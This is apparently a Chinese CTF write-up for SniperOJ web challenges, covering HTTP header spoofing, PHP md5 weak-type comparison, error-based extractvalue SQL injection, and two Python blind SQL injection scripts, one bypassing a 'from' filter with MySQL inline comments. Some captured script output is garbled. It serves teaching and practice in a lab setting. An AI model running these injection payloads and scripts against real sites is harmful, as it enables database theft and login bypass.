

SniperOJ WEB writeup

原创

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订阅专栏

好歹是认识的人, 推荐一下题目平台地址: <http://www.sniperoj.cn/>

web

SniperOJ-Web-Browser

首先打开, 需要用他特地的浏览器浏览

You must use [SniperOJ-Web-Broswer] to view this page! Other web broswer will be denied!
<http://blog.csdn.net/Ni9htMar3>

简单, 抓包修改

Raw	Headers	Hex
GET / HTTP/1.1 Host: web2.sniperoj.cn:10005 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 User-Agent: SniperOJ-Web-Broswer Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Encoding: gzip, deflate, sdch Accept-Language: zh-CN, zh;q=0.8 Connection: close		
Raw	Headers	Hex
HTTP/1.1 200 OK Date: Sun, 30 Apr 2017 12:03:10 GMT Server: Apache/2.4.18 (Ubuntu) Content-Length: 54 Connection: close Content-Type: text/html; charset=UTF-8 Go away! Attacker! This page is only for local client! http://blog.csdn.net/Ni9htMar3		

进行下一关, 需要本地访问



利用Modify Headers设置访问

Add X-Forwarded-For 127.0.0.1 <http://blog.csdn.net/Ni9htMar3>

进行下一关，需要特定端口

Only port 23333 is allowed! htMar3

麻烦，直接curl命令

```
root@Ni9htMar3:~# curl --header "x-forwarded-for:127.0.0.1" --local-port 23333 -A Sniper0J-Web-Browser http://web2.sniperoj.cn:10005/ [http://blog.csdn.net/Ni9htMar3] #
```

flag: Sniper0J{hyper_t3xt_tran5fer_pr0t0c01}

md5-vs-injection

额，貌似那么熟悉，发现hint

Login as admin, plz!

Username :

Password :

The screenshot shows a browser's developer tools Network tab. A POST request to 'index.php' has been made. The response status is 200 OK, and the response header includes a Set-Cookie with a md5 hash. The cookie value is: hint=select+from+users+where+username%3D%27admin%27+and+password%3D%27md5%28%24password%2C+true%29%27. The response body contains the text: 'http://blog.csdn.net/Ni9htMar3'.

直接百度，得到一个[博客](#)

直接输入字符串**得到**flag

Login success!

Login as admin, plz!

Username :

Password :

控制台 HTML CSS 脚本 DOM 网络 Cookies

XHR 清除 保持 全部 HTML CSS JavaScript XHR 图片 插件 媒体 字体

URL	状态	域	大小	远程 IP	时间线
POST index.php	200 OK	web.sniperoj.cn:10004	239 B	123.207.114.37:10004	

头信息 Post 响应 HTML 缓存 Cookies

响应头信息 原始头信息

Connection	Keep-Alive
Content-Encoding	gzip
Content-Length	239
Content-Type	text/html
Date	Sun, 30 Apr 2017 13:45:58 GMT
Keep-Alive	timeout=5, max=100
Server	Apache/2.4.7 (Ubuntu)
Set-Cookie	hint=select%2A+from+users+where+username%3D%27admin%27+and+password%3D%27md5%28%24password%2C+true%29%27 flag=Sniper0J%7Bmd5_V5_injection%7D
Vary	Accept-Encoding
X-Powered-By	PHP/5.5.9-lubuntu4.21
flag	Sniper0J{md5_V5_injection}

http://blog.csdn.net/Ni9htMar3

flag: `Sniper0J{md5_V5_injection}`

php-weak-type

提示

```
2 <!DOCTYPE html>
3:<!blog I love vim>Ni9htMar3
4 /1.1.1\
```

看来有备份，[index.php~](#) 顺势找到代码

```

<?php
$flag = 'SniperOJ{*****}';

if(isset($_POST['password'])){
    $current_password = "QNKCDZO";
    $password = $_POST['password'];
    if (($current_password != $password)){
        $current_password_md5 = md5($current_password);
        $password_md5 = md5($password);
        if($current_password_md5 == $password_md5){
            echo '<script>alert("You know php well!")</script>';
            echo $flag;
        }else{
            echo('<script>alert("Your password is wrong!")</script>');
        }
    }else{
        echo('<script>alert("Your password is wrong!")</script>');
    }
}else{
    echo('<script>alert("Input your password!")</script>');
}
?>

```

直接就是个弱类型比较，随便输入个 `s878926199a` 得到flag `SniperOJ{pHp_is_the_best_programming_language_in_the_world}`

as fast as you can

Expires	Thu, 19 Nov 1981 08:52:00 GMT
Get-flag	ZlBPN1EyRzZmTDE3WEJhVQ==
Hint	Post decode([Get-flag]) as [SniperOJ] as fast as you can, then your will get flag
Keep-Alive	timeout=5, max=100

<http://blog.csdn.net/Ni9htMar3>

就是读取，然后构造发送，要保证session一致，要不然会变脚本

```

import requests
import base64

url = 'http://web.sniperoj.cn:10003/index.php'
cookie={
    'PHPSESSID':'5jvgjihbnreaep98v606e4nhs6'
}
req=requests.get(url,cookies=cookie)
#print req.text
key=req.headers['Get-flag']
key=base64.b64decode(key)
#print key

data={'SniperOJ':key}
r=requests.post(url,data=data,cookies=cookie)    22413778
print r.text

```

Wow, prefect! Here is the flag : Sniper0J{faster_faster_faster_2333}
http://blog.csdn.net/Ni9htMar3
请按任意键继续. . .

very-hard-injection


打开，无语，啥提示也没有，也不知道干嘛

<http://web2.sniperoj.cn:10003/>

Incorrect table name "

<http://blog.csdn.net/Ni9htMar3>

随便试试吧。.。




<http://web2.sniperoj.cn:10003/>

Table 'Sniper0J.1' doesn't exist

<http://blog.csdn.net/Ni9htMar3>

总算是出来东西啦，还得猜 `table=users`



<http://web2.sniperoj.cn:10003/>

<http://blog.csdn.net/Ni9htMar3>

总算是猜对啦，开始尝试是什么注入

Load URL http://web2.sniperoj.cn:10003/?table=users%df
Split URL Execute
Enable Post data Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能

http://web2.sniperoj.cn:10003/
Table 'SniperOJ.users' doesn't exist
http://blog.csdn.net/Ni9htMar3

发现 ' 被转义，用宽字节不管用，那就只能试试报错

Load URL http://web2.sniperoj.cn:10003/?table=users
Split URL Execute
Enable Post data Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能
当前网页的语言为英文，是否需要翻译为中文？ 立即翻译 不需要
http://web2.sniperoj.cn:10003/
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '=admin' WHERE id=1' at line 1
http://blog.csdn.net/Ni9htMar3

有戏，学习

<http://blog.csdn.net/ysynhtt/article/details/45115849>

构造

Load URL http://web2.sniperoj.cn:10003/?table=users` join (select extractvalue(1, concat(0x7e, (select @@version),0x7e)))b join `users`
Split URL Execute
Enable Post data Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能
http://web2.sniperoj.cn:10003/
XPath syntax error: '~5.7.17-0ubuntu0.16.04.2~'
http://blog.csdn.net/Ni9htMar3

结果重名？！

Load URL http://web2.sniperoj.cn:10003/?table=users` join (select extractvalue(1, concat(0x7e, (select group_concat(table_name) from information_schema.tables where table_schema=database(),0x7e)))b join `users`
Split URL Execute
Enable Post data Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能
http://web2.sniperoj.cn:10003/
Column 'username' in field list is ambiguous
http://blog.csdn.net/Ni9htMar3

修改方法

http://web2.sniperoj.cn:10003/?table=users` join (select extractvalue(1, concat(0x7e, (select group_concat(table_name) from information_schema.tables where table_schema=database(),0x7e)))b join `users`

Load URL http://web2.sniperoj.cn:10003/?table=users' join (select extractvalue(1, concat(0x7e, (select group_concat(table_name) from information_schema.tables where table_schema=database()),0x7e))a)b on b.a='username
Split URL Execute
 Enable Post data Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项 ✘ ✚ ✚

http://web2.sniperoj.cn:10003/
XPATH syntax error: '~flagggggg,users~'

http://blog.csdn.net/Ni9htMar3

成功！表名 flagggggg

列名 flag

Load URL http://web2.sniperoj.cn:10003/?table=users` join (select extractvalue(1, concat(0x7e, (select group_concat(column_name) from information_schema.columns where table_name=0x666c61676767676767),0x7e))a)b on b.a='username
Split URL Execute
 Enable Post data Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项 ✘ ✚ ✚

http://web2.sniperoj.cn:10003/
XPATH syntax error: '~id,flag~'

http://blog.csdn.net/Ni9htMar3

flag

Load URL http://web2.sniperoj.cn:10003/?table=users` join (select extractvalue(1, concat(0x7e, (select flag from flagggggg),0x7e))a)b on b.a='username
Split URL Execute
 Enable Post data Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项 ✘ ✚ ✚

http://web2.sniperoj.cn:10003/
XPATH syntax error: '~SniperOJ{XXXXXPath_!!!_A}~'

http://blog.csdn.net/Ni9htMar3

inject-again

Load URL http://web2.sniperoj.cn:10004/
Split URL Execute
 Enable Post data Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能

Please input username!

http://blog.csdn.net/Ni9htMar3

这个让你输入用户名密码

The screenshot shows a web proxy tool's interface. In the main area, there is a URL input field with the value 'http://web2.sniperoj.cn:10004/?username=&password='. Below the input field are two checkboxes: 'Enable Post data' and 'Enable Referrer'. At the bottom of the interface is a toolbar with several icons: a red circle with a slash (禁用), a user icon (Cookies), a paintbrush icon (CSS), a clipboard icon (表单), a camera icon (图片), a blue information icon (网页信息), an orange folder icon (其他功能), a pencil icon (标记), and a magnifying glass icon (缩).

Please input username! http://blog.csdn.net/Ni9htMar3

听dalao提示是基于**union**的盲注

The screenshot shows a web proxy tool's interface. In the main area, there is a URL input field with the value 'http://web2.sniperoj.cn:10004/?username=' followed by a union payload ('^1^1%23&password='). Below the input field are two checkboxes: 'Enable Post data' and 'Enable Referrer'. At the bottom of the interface is a toolbar with several icons: a red circle with a slash (禁用), a user icon (Cookies), a paintbrush icon (CSS), a clipboard icon (表单), a camera icon (图片), a blue information icon (网页信息), an orange folder icon (其他功能), a pencil icon (标记), and a magnifying glass icon (缩). The resulting page content shows the word 'admin'.

得到用户名就是 **admin**

学习地址:<http://wonderkun.cc/index.html?cat=1&paged=3>

盲注脚本

```
#!/usr/bin/python
# coding:utf-8

import requests

def makeStr(begin,end):
    str=""
    for i in range(begin,end):
        str+=chr(i)
    return str


def getPassword():
    url="http://web2.sniperoj.cn:10004/index.php?username="
    testStr = makeStr(48,127)
    #print testStr
    username = "admin' union distinct select 1,2,0x{hex} order by 3 desc%23&password=1"
    flag = ""
    for _ in range(32):
        for i in testStr:
            data = username.format(hex=(flag+i).encode('hex'))
            #print data
            res = requests.post(url+data)
            if "admin" not in res.text:
                flag= flag+chr(ord(i)-1)
                print flag
                break

    if __name__== '__main__':
        getPassword()
```

```
498C  
498C6  
498C67  
498C67B  
498C67B7  
    Table Referrer  
498C67B7C  
498C67B7C8  
498C67B7C86  
498C67B7C86B0  
498C67B7C86B01  
498C67B7C86B01B  
498C67B7C86B01BD  
498C67B7C86B01BD6  
498C67B7C86B01BD68  
498C67B7C86B01BD68A  
498C67B7C86B01BD68AB  
498C67B7C86B01BD68AB5  
498C67B7C86B01BD68AB5CB  
498C67B7C86B01BD68AB5CBA  
498C67B7C86B01BD68AB5CBAF  
498C67B7C86B01BD68AB5CBAFD  
498C67B7C86B01BD68AB5CBAFD2  
498C67B7C86B01BD68AB5CBAFD24  
498C67B7C86B01BD68AB5CBAFD245  
498C67B7C86B01BD68AB5CBAFD245B  
498C67B7C86B01BD68AB5CBAFD245B1  
498C67B7C86B01BD68AB5CBAFD245B1B
```

解密即**flag**

498C67B7C86B01BD68AB5CBAFD245B1B

解密成功！

密文：498C67B7C86B01BD68AB5CBAFD245B1B

解密结果：**sniperoj**

密文类型：md5

解密用时：4087毫秒 <http://blog.csdn.net/Ni9htMar3>

图书管理系统

这题打开只有三个框，一个还是摆设，那就随便尝试注册一个账号密码，然后再登陆一下，发现没什么区别
这是登陆成功

Raw Headers Hex

POST /src/API/login.php HTTP/1.1
Host: www.sniperoj.cn:10000
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 67
Referer: http://www.sniperoj.cn:10000/login.html
Cookie: ci_session=34rlcsp0fkuiu6gv1845f528aop6b3nm
Connection: close
Upgrade-Insecure-Requests: 1

username=1d&password=1d&submit=%E6%8F%90%E4%BA%A4%E6%9F%A5%E8%AF%A2

Raw Headers Hex

HTTP/1.1 200 OK
Date: Thu, 04 May 2017 03:30:48 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Vary: Accept-Encoding
Content-Length: 96
Connection: close
Content-Type: text/html; charset=utf-8

{"status": "1", "token": "35874602330cfb39b0bdbfd129443943", "usertype": "2", "userID": "88", "sex": "1"}

http://blog.csdn.net/Ni9htMar3

随便构造个语句测试一下

Request

Raw Headers Hex

POST /src/API/login.php HTTP/1.1
Host: www.sniperoj.cn:10000
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 76
Referer: http://www.sniperoj.cn:10000/login.html
Cookie: ci_session=34rlcsp0fkuiu6gv1845f528aop6b3nm
Connection: close
Upgrade-Insecure-Requests: 1

username=1d' or 1=1#&password=1d&submit=%E6%8F%90%E4%BA%A4%E6%9F%A5%E8%AF%A2

Response

Raw Headers Hex

HTTP/1.1 200 OK
Date: Thu, 04 May 2017 03:31:29 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Content-Length: 36
Connection: close
Content-Type: text/html; charset=utf-8

{"status": "0", "msg": "密码错误!"}

http://blog.csdn.net/Ni9htMar3

Request

Raw Headers Hex

POST /src/API/login.php HTTP/1.1
Host: www.sniperoj.cn:10000
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 76
Referer: http://www.sniperoj.cn:10000/login.html
Cookie: ci_session=34rlcsp0fkuiu6gv1845f528aop6b3nm
Connection: close
Upgrade-Insecure-Requests: 1

username=1d' or 1=2#&password=1d&submit=%E6%8F%90%E4%BA%A4%E6%9F%A5%E8%AF%A2

Response

Raw Headers Hex

HTTP/1.1 200 OK
Date: Thu, 04 May 2017 03:31:53 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Vary: Accept-Encoding
Content-Length: 96
Connection: close
Content-Type: text/html; charset=utf-8

{"status": "1", "token": "c62aeab032225ceee8a4b3e896dddcaa", "usertype": "2", "userID": "88", "sex": "1"}

http://blog.csdn.net/Ni9htMar3

发现如果利用 `or` 的话，后面是 `false` 会显示正确，`true` 的话会显示密码错误，这样就可以根据返回进行盲注
当然了，他肯定过滤了，但每次测试总感觉过滤的字符在改变，不过后来还是确定了是 `from`，这样的话只能用内联注释，毕竟
其他也不知道如何绕过，`/*!*/` 只有MySQL能识别
首先为了测试还是利用burpsuite暴力一下，语句构造成功

The screenshot shows two panels of the Burp Suite interface. The left panel displays a POST request to `/src/API/login.php` with various headers and a complex payload. The payload includes a `username` field set to a long string of characters and a `password` field set to `1d&submit=%E6%8F%90%E4%BA%A4%E6%9F%A5%E8%AF%A2`. The right panel shows the response, which is a JSON object with `"status": "0"` and `"msg": "密码错误!"`.

<http://blog.csdn.net/Ni9htMar3>

直接上脚本

```
import requests
dic = '#123456789abcdefghijklmnopqrstuvwxyzQWERTYUIOPASDFGHJKLZXCVBNM_{}'
flag = ''
for i in range(1, 40):
    for j in dic:
        url = 'http://www.sniperoj.cn:10000/src/API/login.php'
        #con = "id' or ascii(substr((select database(),{},1))={})".format(i, ord(j))
        #con = "id' or ascii(substr((select group_concat(table_name) /*!from*/ information_schema.tables where table_schema=database(), 1, 1))=98#&password=1d&submit=%E6%8F%90%E4%BA%A4%E6%9F%A5%E8%AF%A2"
        #con = "id' or ascii(substr((select group_concat(column_name) /*!from*/ information_schema.columns where column_name like 'flag%')={})".format(i, ord(j))
        con = "id' or ascii(substr((select flag /*!from*/ fl444g),{},1))={}".format(i, ord(j))
        #print con
        data = {'username': con,
                 'password': '1d',
                 'submit': '%E6%8F%90%E4%BA%A4%E6%9F%A5%E8%AF%A2'}
        #print data
        s = requests.post(url=url, data=data)
        length = len(s.text)
        #print length
        if length == 28:
            flag += j
            print flag
            break
    print flag

#software
#booksfl444grecordsusers
#fl444g
#Flag
```

```
b'ld' or ascii(substr(boonema=database(),{},bookadmin'/*1*/or/*1*/exbooksconbooksfbooksf14booksf1444booksf1444gt(url=url,databooksf1444grlengths.content)booksf1444grebooksf1444grecbooksf1444grecobooksf1444grecorbooksf1444grecordbooksf1444grecordsbooksf1444grecordsubooksf1444grecordsusbooksf1444grecordsusebooksf1444grecordsuserbooksf1444grecordsusershttp://blogicsdn.net/Ni9htMa3e
```

```
n = 1
f
fre t
f1a =
flag
filter3
```

Sni as Workspace
Snip
PHP
Snipe
idea
Sniper
article
Sniper0
DVWA
Sniper0J
Lee-Article-Directory-Scri
Sniper0J{
newyousee
Sniper0J{C
questionnaire
Sniper0J{Ca
questionnaire1
Sniper0J{Can
original_text_compressed
Sniper0J{Can_Y
Sniper0J{Can_Yo
Sniper0J{Can_You
Sniper0J{Can_You_
Sniper0J{Can_You_S
Sniper0J{Can_You_Se
Sniper0J{Can_You_See
Sniper0J{Can_You_See_
Sniper0J{Can_You_See_M
Sniper0J{Can_You_See_My
Sniper0J{Can_You_See_My_
Sniper0J{Can_You_See_My_H
Sniper0J{Can_You_See_My_He
Sniper0J{Can_You_See_My_Hea
Sniper0J{Can_You_See_My_Heart
Sniper0J{Can_You_See_My_Heart
Sniper0J{Can_You_See_My_Heart
test.compress
test.delated

快速提交

1 i
2 d
3 f
4 f
5 f
6
7
8
9
10
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